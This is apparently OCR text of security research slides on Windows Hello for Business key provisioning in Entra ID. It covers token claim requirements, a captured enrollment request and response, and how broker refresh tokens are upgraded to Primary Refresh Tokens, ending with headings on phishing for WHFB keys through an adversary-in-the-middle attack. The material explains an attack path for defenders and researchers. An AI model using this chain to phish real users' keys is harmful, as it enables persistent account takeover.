  "acr": "1",
  "aio": "AVQAq/8TAAAAei
/RyQ6a5bTJ74HcwNSzSZ0qDOnbiJgqZYQ+VuIACWUtorRpyWTEu34vmy
Gza5gdYhS3jxp7AhCpKpH/RM+RBQBNktRcR50gzJbY1UviI9s=",
  "amr": [
    "pwd",
    "rsa",
    "ngcmfa",
    "mfa"
  ],
  "appid": "dd762716-544d-4aeb-a526-687b73838a22",
```

```
"amr": [
  "pwd",
  "rsa",
  "ngcmfa",
  "mfa"
],
```

WHFB Provisioning token requirements

- Needs to be a token issued to a joined/registered device
  - Should originate from a PRT
  - Device ID is in the token
- Should contain the ngcmfa claim
  - Indicates recent (~10 mins) MFA was performed
- Token audience should be the device registration service (enterpriseregistration.windows.net)

WHFB provisioning




```
POST /EnrollmentServer/key/?api-version=1.0 HTTP/1.1
Connection: close
Accept: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUj
diUm9meG1lWm9<snip>yu1ZmriobuClPuIjauYrd0PCVdAIj7HMy2zSw2g
User-Agent: Dsreg/10.0 (Windows 10.0.22621.1413)
ocp-adrs-client-name: Dsreg
ocp-adrs-client-version: 10.0.22621.608
return-client-request-id: true
client-request-Id: 00000000-0000-0000-0000-000000000000
api-version: 1.0
Content-Length: 392
Host: enterpriseregistration.windows.net

{
  "kngc":
  "UlNBMQAIAAADAAAAAEAAAAAAAAAAAAAAQAByblNP0ikl58FlXQ1mJy+re78AtYjkPMo+3uqI8NR2FelIl2oTfhi2ACAhFXHenB1fz4K
  065NO25WyQ+W/r9DdUwtqxekGAv6aCBsNOLf1DJJ0aVPNo7vf/83YzVkhE2tlI/WRvUEKg9gI010kPAbpqPNCr0pet5aAQcO6AblNDaY
  kj7WDcYd/cK3PLPeB2BaQGfLH8Tb3zX3t3pt4nssQr4D+htmvXK9KocO4dsw7osCvIOoh3fKG9fhrcwI55SbaRrhW3x/BgStgCrXbkn3
  kl2FIvWEganGUxldeA9brRlUlV/ePIULDNOz7bMl7qalO4ooo1wXpCrfMlV643YYHDw=="
}
```

Access token (JWT)


WHFB (NGC) public key

WHFB provisioning response



```
HTTP/2 200 OK
Content-Length: 2536
Content-Type: application/json
Client-Request-Id: 00000000-0000-0000-0000-000000000000
Request-Id: 60da3f7c-44db-4c3c-8b40-2f2e98526316
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
Date: Tue, 16 May 2023 09:08:06 GMT

{
  "kid":"abb58c2f-5c5a-4026-871d-3409571d9530",
  "upn":"tpmtest@iminyour.cloud",
  "krctx":
  "eyJEYXRhIjoiWlhsS2FHSkhZMmxQYVVwVFZYcEpNVTVwU1hOSmJYUndXa05KTmt
  sUlZORTU2WXpOU2EwWkVUakJSTkU1VVdUVlBWVmw2VFhwU1JWSlVhM2xSTUZWcFR
  XRkZwVDJsS2JXUXlXbmxPV0ZKNVUydFNSMVl3YUd0WU0wcEpUV3RhYUZkcWFEWld
  XY0ZwRFNUWkphbVJvV1hwck5GcHRWWGRNVjFsM1RrUkZkRTVFYkdoWmVUQTBXWHB
  selNXNVNjRnBEU1RaSmFsbDVUMFJrYlUxcWFHMU1WRkp0VGpKWmRFNUVUWGxOYVR
```

Windows Hello key provisioning



User


Device

PRT

WHFB key

WHFB PRT

Interesting Windows set-up behaviour



Authenticate

Join device

Set up WHFB

Authentication method


Access / refresh token

Primary Refresh Token

Windows setup token magic

- Windows uses the client ID for the “Microsoft Authentication Broker” during setup
  - Client ID 29d9ed98-a469-4536-ade2-f981bc1d605e
- Refresh tokens for this client ID can be **upgraded** to Primary Refresh Tokens
- This is intended behaviour

Windows setup flow



Actions

What is obtained

Authenticate: obtain refresh token

RT

Join device: get access token for device reg service, perform join

Device


PRT: Use the device identity and refresh token to get a PRT

PRT

WHFB: Use the PRT to get a token for WHFB key enrollment

WHFB key

Phishing for WHFB keys




Authenticate


Join device

Set up WHFB

Credential phishing / AITM attack



